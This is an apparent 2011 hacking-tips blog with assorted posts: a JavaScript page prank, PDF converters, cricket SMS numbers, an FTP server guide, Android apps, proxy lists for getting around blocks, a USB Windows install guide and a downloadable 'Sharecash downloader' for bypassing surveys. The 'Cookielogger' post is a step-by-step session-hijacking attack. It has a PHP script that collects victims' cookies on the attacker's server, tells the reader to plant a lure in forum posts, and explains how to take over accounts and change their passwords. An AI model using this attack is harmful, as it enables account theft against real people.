Now you all can invite me on skype for any kind of help required as my username is krackoworld


24 February 2011

See the Power of Javascript–Make Websites Fly In The Browser


javLots of people think that the Javascript is an inferior and poor language but they really don’t know how  extreme powerful language is it of and those people who think the other way they either don't know how to use it or are not familiar with it's capabilities, With javascript you can do lots of cool things such as edit any page, make an image fly etc, but it is a waste of time to spend your time on making images fly with javascripts or editing a page.
Anyways coming to the main topic, did you know that javascript can be used for making websites fly in the air, well if you don't know just paste the following code in to the address bar and see the magic.

javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName("body"); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+"px"; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+"px"}R++}setInterval('A()',5); void(0);

Enjoy!


20 February 2011

How to Convert PDF File To MS Word?


Pdf File to MS Word Convertion -

createpdftowordtables_1

After pdf to image converter, its time to convert Pdf to Word file online and enhanced software to do this.There are many websites avaliable for the same purpose.This method contribute a lot of help and easiness for the business purposes,office work and children projects also.Some of them are..

1.http://www.pdfonline.com/pdf2word/index.asp

“[PDF Online] provides the best quality PDF to Word conversion; will produce a download link instantly and will not keep you waiting.

2.http://www.convertpdftoword.net/

Easily convert between Word, PDF or any other document format. Free to try!

3.http://www.pdftoword.com/

Using our PDF-to-Word conversion technology, you can quickly and easily create editable DOC/RTF files, making it a cinch to re-use PDF content in applications like Microsoft Word, Excel, OpenOffice, and WordPerfect.

Plz share it with your Friends…


16 February 2011

Get Ready For ICC Cricket World Cup 2011- Receive Free Cricket Scores Updates On Your Mobile


ICC-2011-Schedule-294x300

Intro-Cricket crazy country like India which cant miss an event like the World Cup, even though it is going to be in the same time as the final exams. Still the cricket fever have started even now. The matches of the ICC World Cup 2011, starts on 19th Feb 2011. The event is hosted by the Indian Sub-Continent countries of India, Sri Lanka and Bangladesh and 49 matches are to be played all together. 
The closing ceremony of ICC World Cup 2011 will be held on 2nd April. The 14 teams are divided into two groups A and B. The teams in each group will play against each other and the top two teams from each group will compete in the semi-finals. 
The participating teams are:
Australia, Bangladesh, Canada, England, West Indies, India, South Africa, Zimbabwe, Pakistan, Sri Lanka, Ireland, Kenya, Netherlands and New Zealand's
Teams in Group A : Australia, Pakistan, New Zealand, Sri Lanka, Zimbabwe, Canada and Kenya.
Teams in Group B: India, South Africa, England, Bangladesh, West Indies, Netherlands and Ireland.

To Double your experience and enjoy in this World cup, I have an idea about that given below-

Here I am giving you a number to receive free updates of live cricket scores of icc world cup 2011 .After Calling on that number you automatically rejected in 3 sec
and after some time, you will get a SMS for Live Cricket Match Score...
It is working for all operators.
I and my friends are tried it in Reliance,DoCoMo,idea,Vodafone,Videocon and Uninor…
00% Tested in all over India
Here is The Number..
AND IT IS 100% FREE .
02233010055
8030050055

Plz comment about that!


12 February 2011

Latest 100% Working Sharecash Downloader 2011:- free Download


sharecash

Hi friends I hope you all are fine ,Now a days downloading files from sharecash is really very difficult to do,therefore to solve this problem, I have just released a latest new software on free " sharecash downloader " . No premium accounts,surveys or anything else needed, This " sharecash downloader 2011 " will atmost work for 10 days or more accoring to your usage. just read out whole post to know more...

New 100% Working Sharecash Downloader 2011 Feb.
It's been some time, when I released the first version of my " Sharecash downloader ", but unfortunately Sharecash found about it and blocked multiple IPs to use a  " Sharecash premium account " , so I had to find a way to use it.
Anyway, here's a new version working (tested by myself).

How to use it:
( update :- first download the sharecash downloader and then cut off your internet and then open the downloader it will give some error so click on continue and you are done. Now connect to internet and follow the belows step )
1. Type in the Sharecash link you want to download in the textbox.
2. Click On "Go To Url" button.
4. Wait for 30 seconds - 1 minute. Depends on how fast your Internet speed is.
5. Click "Download".
6. Then Disable your Download Processer If you have any
7. Then It will popup something about sharecash just click on ok
8. Now Your downloading will start
9. Enjoy Friends


File Information For " Sharecash Downloader " 2011 Feb. :-
Name :-     Sharecash Downloader 2011 Feb. By Krackoworld.

Size  :-    150 kb

Click here to download Sharecash Downloader 2011 feb.

Enjoy This " Sharecash Hack " And Do not Forget to comment ......


08 February 2011

How to Create An Ftp Server On Your Pc


ftp

How to create an FTP Server on your computer using Ser-u? Their is a cool trick for changing ur pc into server.Hack yahoo,Gmail,facebook password by making servers & more.

Process 1:
First of all u have to get an static IP-Address.
Need a a static ip-address for ur FTP Server.Necessity for getting this static ip-address is ur not suppose to use ur own IP-Address.The main reason is u dont want to show ur IP-Address to everyone , there are many other reasons too but leave them aside..

1.Goto no-ip & create urself a free account.

2.Now ur account been created & ll receive ur account password via mail to ur email address.

3.After getting ur password login to ur account of no-ip.com

4.After getting logged in, click upon add a HOST its on the left menu.

5.Type any hostname u want (eg:-saien) & select any domain from da given list (eg:-ftpserve.com) Click on Submit.

6.Now u have owned ur own static address (example: saien.serveftp.com)

7.Now click downloads button which is present above on the page & click on which operating system ur using & den download DNS update client or u can download it from here directly, this is for microsoft window users..

8.After getting downloaded, u have to install this software & login here with ur email addresss & p/w wen asked for it.

9.At last tick on da check box present at the static address.

10.U have ur own static web address.

Process 2:
Installation & setting of the FTP-Server

1.You have to install Serv-U 4.1.03 , download this software from here

2. Run Serv-U & use da wizard to setup ur FTP.

3.Click on next until u have been asked for IP-Address, leave it as it is & click upon next.

4.Enter ur domain name u have registered (example: rkchoolie.serveftp.com) it above in da domain field & click upon next.

5.U ll be asked for anonymous access, select No & click upon next.

6.Next u ll be asked for creating a named account, select yes & click upon next.

7.Choose any user name u wish (eg:-saien) & clcik upon next.

8.Enter password for dis account (eg:-@1254Rwn) for security purpose choose difficult password.

9.U ll be asked for da home directory for the account which u have created above.Select directory & click upon next.

10.Click on yes for locking dis account to da home directory, doing dis da user cannot further move up into home directory, click upon next.

11.At last ur account has been created click finish.

Process 3:
Configuring the user accounts which u have been created.

1.On the left tree-menu, select da account which u have been created above & den click upon General Tab.

2.Goto Hide 'Hidden' Files.

3. Check Allow only and enter the number one in the box.

4.Set da maximum downloading speed upto wat extent u want.As this is an account so many ll be using so set it low(eg:-10-20) to save ur bandwidth.Don't leave it blank as uers can download with full bandwidth.

5.choose how many users u want to login at on time.It depends on ur connection speed try these (56 - 1, ISDN - 3, ADSL or cable - 5-6 users.)

6.Click upon Dir Access Tab.

7.Now u can c home folder here.Highlight it & make ur permission.

8.If u want only users to download check only these Read,List & Inherit.

9.If u want ur users to upload into ur server & bu tto only 1 particular folder but not to downlaod, click upon dat add button & then select dat folder, Now u have to highlight dat folder & set these permissions on dat folder.Check,Write,Appened,List,Create & Inherit after setting these permissions click on the arrow which is present at the bottom right-hand corner.U want dis upload folder 2 be list first, before da home folder.

10.If der is any folder which u dont want anyone to access it, & it is present in the home folder, den click da add button & den select da folder.Now u have to highlight dat folder & see dat no all da checkboxes are left.After doing this click upon upper arrow which is present at bottom right hand corner.

11.There r many things u can do, These are only the basics....

12. Ur server is now ready to be connected..

13. Login with ur username & password...

That’s it!!!


Top 10 Android Applications of all Time


Android_logo.svg_

Android is a mobile operating system initially developed by Android Inc. Today, Android is a leading competitor for mobile applications. Nowadays, many interesting and powerful mobile applications are developed for android operating system. Android is a platform for applications regarding gaming, entertainment, communication, finance, multimedia etc.


In this article we brings the most secure, interesting and the strongest Android Applications. To download Android Applications into your mobile phone you just need to launch the Android Market in the application menu, search for “desired application”, and easily install them.

1. Call & SMS Filter


Call & SMS Filter

Call & SMS Filter gives you a easy way to block noisy SMS & unwanted incoming calls.
Key Features:
- Choose block mode
- Add numbers/contacts to black list
- Block SMS & incoming calls
- Blocked SMS and call records
Package: com.easyfilter.android


2. Wheres My Phone


Wheres My Phone

Wheres My Phone lets you find your phone when you forgot where was your phone, you can send a SMS "easy finder" from another phone to make it vibrate or "sing" a song loudly, util you find it (even if it was set to vibrate mode).
Key Features:
* Send SMS by any phones;
* Send SMS by "Easy Filter"
Package: com.easyfinder.android


3. AndroPaint Lite


AndroPaint Lite

AndroPaint Lite is Paint application for the android platform.
Key Features:
-Brush styles,types
-Draw Shapes
-Fill action
-Add text
-Set as wallpaper
-Share image
-Undo/Redo
-Effects
-Resize
-Import, Edit images from storage
-Select image portion, drag to move or resize. Cut, copy, or paste.
-Save image as PNG/JPEG
-Fixed crash on large pics
Package: com.tecxten.andropaint.free


4. Risk Detector – MobileSecurity


Risk Detector – MobileSecurity

Risk Detector is a mobile security tool that is able to identify Virus/Spyware/Malware on current market. Protect your phone with Antivirus, AntiSpyware, AntiMalware & more.
Key Features:
- Block viruses, spyware, malware, theft aware
- Scan apps installed on your phone
Package: com.riskdetector.android


5. App Installer


App Installer

Install apps saved on your SD Card fast and easy. Search files.
Key Featrures:
*Create New Directory
*Search Files
*Delete Files
*(Un)Zip Files
*Filter Files
*Preview Media Files
*Install Saved Apps
Package: com.cdroid.appinstaller


6. Security Guarder


Security Guarder

Security Guarder is a mobile firewall to help you filter unwanted text messages and unsolicited call based on your own scenario rules.
Key Features:
It provides 7 scenario rules and you can customize the default rule according toyour own business.
Package: com.morbe.guarder


7. Scribtor Notes


Scribtor Notes

Scribtor Notes is Powerful notepad,text editor app.
Key Features:
-In built file browser
-Edit files
-Import contents of files from memory into the notepad
-Add short cuts for notes
-Exp notes to storage
-Customize the interface look
-Share data with other apps
-Encrypt and decrypt notes. Export, import the same
-Ln-de,es,fr,it,ja,zh
-much more
Package: com.tecxten.scribtor.free


8. ES Task Manager


ES Task Manager

ES Task Manager is an important app to ignore list to avoid to be killed. Also used for Saving Battery, Free Memory, Kill task, close everything, Uninstall app, Speed up phone.
Key Features:
*App2sd(NOT all phone can WIDGET on SD)
*Layout change
*Fix minor bug
*ignore list
Package: com.estrongs.android.taskmanager


9. Quick Task Killer Pro


Quick Task Killer Pro

Quick Task Killer is a tool to kill running tasks for speeding up your phone, saving your battery life.
Key Features:
-Kill All
-Auto Kill
-Widget
Package: com.quickkiller.android


10. Application Safer


Application Safer

Application Safer helps to keep your apps and private data safely.
Key Features:
-Prevent other people from intruding in your phone;
-Install/uninstall some apps or malware;
-See your private info you don't want to share;
-Save your life if your phone was lost;

You can download this all top 10 applications and more at the android Marketplace…

Visit


07 February 2011

How to hack anyone accounts using Cookielogger?


javascript

Cookies stores all the necessary Information about one’s account , using this information you can hack anybody’s account and change his password. If you get the Cookies of the Victim you can Hack any account the Victim is Logged into i.e. you can hack Google, Yahoo, Orkut, Facebook, Flickr etc.
What is a CookieLogger?
A CookieLogger is a Script that is Used to Steal anybody’s Cookies and stores it into a Log File from where you can read the Cookies of the Victim.
Today I am going to show How to make your own Cookie Logger…Hope you will enjoy Reading it …
Step 1: Save the notepad file from the link below and Rename it as Fun.gif:

Download it.
Step 2: Copy the Following Script into a Notepad File and Save the file as cookielogger.php:
$filename = “logfile.txt”;
if (isset($_GET["cookie"]))
{
if (!$handle = fopen($filename, ‘a’))
{
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
}
else
{
if (fwrite($handle, “\r\n” . $_GET["cookie"]) === FALSE)
{
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
}
}
echo “Temporary Server Error,Sorry for the inconvenience.”;
fclose($handle);
exit;
}
echo “Temporary Server Error,Sorry for the inconvenience.”;
exit;
?>
Step 3: Create a new Notepad File and Save it as logfile.txt
Step 4: Upload this file to your server
cookielogger.php -> http://www.yoursite.com/cookielogger.php
logfile.txt -> http://www.yoursite.com/logfile.txt (chmod 777)
fun.gif -> http://www.yoursite.com/fun.gif
If you don’t have any Website then you can use the following Website to get a Free Website which has php support :
http://0fees.net
Step 5: Go to the victim forum and insert this code in the signature or a post :
Download it.
Step 6: When the victim see the post he view the image u uploaded but when he click the image he has a Temporary Error and you will get his cookie in log.txt . The Cookie Would Look as Follows:
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D; phpbb2mysql_sid=3ed7bdcb4e9e41737ed6eb41c43a4ec9

Step 7: To get the access to the Victim’s Account you need to replace your cookies with the Victim’s Cookie. You can use a Cookie Editor for this. The string before “=” is the name of the cookie and the string after “=” is its value. So Change the values of the cookies in the cookie Editor.
Step 8: Go to the Website whose Account you have just hacked and You will find that you are logged in as the Victim and now you can change the victim’s account information.
Note : Make Sure that from Step 6 to 8 the Victim should be Online because you are actually Hijacking the Victim’s Session So if the Victim clicks on Logout you will also Logout automatically but once you have changed the password then you can again login with the new password and the victim would not be able to login.


Disclaimer:- I don’t take Responsibility for what you do with this script, it is served only for the Educational purpose only…


05 February 2011

Watch Full HD Videos at Youtube


yt

Many of us are really found of videos and watch videos at youtube or at others. Ofcourse you prefer to watch good quality videos at youtube than those worse videos.I am gonna show you a small trick that will do all the wonders, and now you can always get good quality youtube videos after it.

Step1: Click to video that you want to see, the link will display on Address bar.Example:  http://www.youtube.com/watch?v=Ne1l6VNkuLM

Step2: Add &fmt=6 to the end of that string.That address like:

http://www.youtube.com/watch?v=Ne1l6VNkuLM&fmt=6

Optional Step: To get more quality youtube video…

.Add  &fmt=18 to the end of that string, you’ll have the best quality video with direct download link !

Example:

http://www.youtube.com/watch?v=Ne1l6VNkuLM&fmt=18

Note: Appending &fmt=6 to the URL delivers a 448×336 resolution version of the video and appending &fmt=18 delivers a even better 480×360 resolution version.

Its that simple, now you have learned a secret of hacking Youtube for Good quality videos. Post your comments if you like the post.


How To Access Blocked Web Sites?


visit-blocked-firewall-school-work-800X800

Proxy websites allows us to bypass our current ISP’s IP and connect to targeted website with a different IP; thus hiding our actual origin from detectable. Internet users use proxy websites for various reasons, some to access websites potentially blocked by their colleges or workplace, some use it to test their scripts. I frequently used them to test geo-location ads or to check if DNS are properly propagated when I adjust their settings.

I’ve decided to bring this entry back from archive to front page after receiving tones of emails asking for alternative proxies. Hence, here’s my personal collection on proxy websites given below-

More than 90+ Proxy Websites To Access Blocked Websites-

  1. http://www.hidemyass.com
  2. http://www.anonymizer.com
  3. http://www.wujie.net
  4. http://www.ultrareach.net
  5. http://surfshield.net
  6. http://www.guardster.com/subscription/proxy_free.php
  7. http://anonymouse.ws/anonwww.html
  8. http://www.browser-x.com
  9. http://www.spysurfing.com
  10. http://www.xerohour.org/hideme
  11. http://www.proxyz.be
  12. http://www.sc0rian.com/prox
  13. https://www.proxify.us
  14. http://kproxy.com/index.jsp
  15. http://www.brawl-hall.com/pages/proxy.php
  16. http://www.proxify.net
  17. http://proxy.computersteroids.com/index0.php
  18. http://www.unipeak.com
  19. http://flyproxy.com
  20. http://alienproxy.com
  21. http://proxify.com/
  22. http://www.unfilter.net
  23. http://www.proxymouse.com
  24. http://www.surfonym.com/cgi-bin/nph-proxy
  25. http://www.superproxy.be/browse.pl
  26. http://www.websiteguru.com/mrnewguy
  27. http://www.letsproxy.com
  28. http://www.fsurf.com
  29. http://indianproxy.com
  30. http://www.letmeby.com
  31. http://Boredatschool.net
  32. http://www.ibypass.org
  33. http://www.ipzap.com/
  34. https://proxify.biz
  35. http://kproxy.com/index.jsp
  36. http://www.attackcensorship.com/attack-censorship.html
  37. http://mrnewguy.com
  38. http://www.evilsprouts.co.uk/defilter
  39. http://www.proxify.info
  40. http://www.torify.com
  41. http://www.switchproxy.com
  42. http://www.proxifree.com
  43. http://www.secure-tunnel.com/
  44. http://www.proxify.cn
  45. http://www.arnit.net/utilities/webproxy/new
  46. http://www.proxify.co.uk
  47. http://www.betaproxy.com
  48. http://www.proxify.org
  49. http://www.proxychoice.com
  50. http://www.proxysnail.com
  51. http://www.anonypost.com
  52. http://www.thestrongestlinks.com
  53. http://www.hujiko.com
  54. http://www.anonproxy.info
  55. http://www.peoplesproxy.com
  56. http://www.freeproxy.us
  57. http://www.proxyweb.net
  58. http://www.nopath.com
  59. http://urlencoded.com
  60. http://www.pole.ws
  61. http://www.browseany.com
  62. http://www.spiderproxy.com
  63. http://www.clickcop.com
  64. http://www.sneakysurf.com
  65. http://www.mywebtunnel.com
  66. http://www.thewebtunnel.com
  67. http://www.3proxy.com
  68. http://www.yourfreeproxy.com
  69. http://www.proxy7.com
  70. http://www.fireprox.com
  71. http://www.stupidcensorship.com
  72. http://www.letsproxy.com
  73. http://www.sneak2.com
  74. http://www.cecid.com
  75. http://www.freeproxy.ca
  76. http://www.ibypass.org
  77. http://www.goproxing.com
  78. http://www.projectbypass.com/
  79. http://www.ipsecret.com
  80. http://www.nomorelimits.net
  81. http://www.proxify.de
  82. http://www.bywhat.com
  83. http://www.snoopblocker.com
  84. http://www.anonymizer.ru
  85. http://www.proxyking.net/
  86. http://www.perlproxy.com
  87. http://www.proxylord.com
  88. http://tntproxy.com
  89. http://satanproxy.com
  90. http://zombieinvasion.info
  91. http://demonproxy.com
  92. http://www.myfreeproxy.com
  93. http://www.gezcem.com/nph-proxy.pl.old
  94. http://mpleger.de
  95. http://www.the-cloak.com/login.html
Disclaimer

Note that not all of them are working perfectly; some of these websites could be offline too. I’m not encouraging you to use this to bypass sites that you are banned from surfing in colleges, work place, etc. Use them with cautions make sure you know what you are doing. I shall not be responsible for any damages or rules and regulation you violate from using these proxies.


How to Install Windows 7 from USB Drives?


7

Install windows 7 from USB is one of the great features for new personal computer or notebook. Install windows 7 from usb is more easier and faster than using DVD or CD. Today is my first experience creating or make usb bootable in other words extract iso for windows 7 in usb drive. The steps hos to install windows 7 from usb is easy and straight forward. Just follow step by step and you will reach success.
First of you will need usb drive with minimum space 4GB. You also need the iso file for windows 7 either in DVD,CD or at your hard drive.



You need to download WinToFlash applications which is the main software we require to make usb bootable. After download it , run the exe file and click Accept. Refer to pictures given below.

Click exe file to run

Accept


Click windows transfer wizard and after that click next.


Specify your source file and USB by clicking the Select button.

Accept and continue.


Wait until the process finish.

Your usb drive now are windows 7 bootable and can be used to install windows 7 from usb.


Hos to install windows from USB?
Restart the computer and select USB Flash drive from boot menu, the installations process is same as using CD or DVD. Good luck. If you have another method how to install windows 7, share it here by giving your comments. Good luck…


Recent Posts

Review this blog on Bloggers.com

Recent Comments

| KrackoWorld (KoW) © 2014. All Rights Reserved | Style By All Web Designing | | Contact |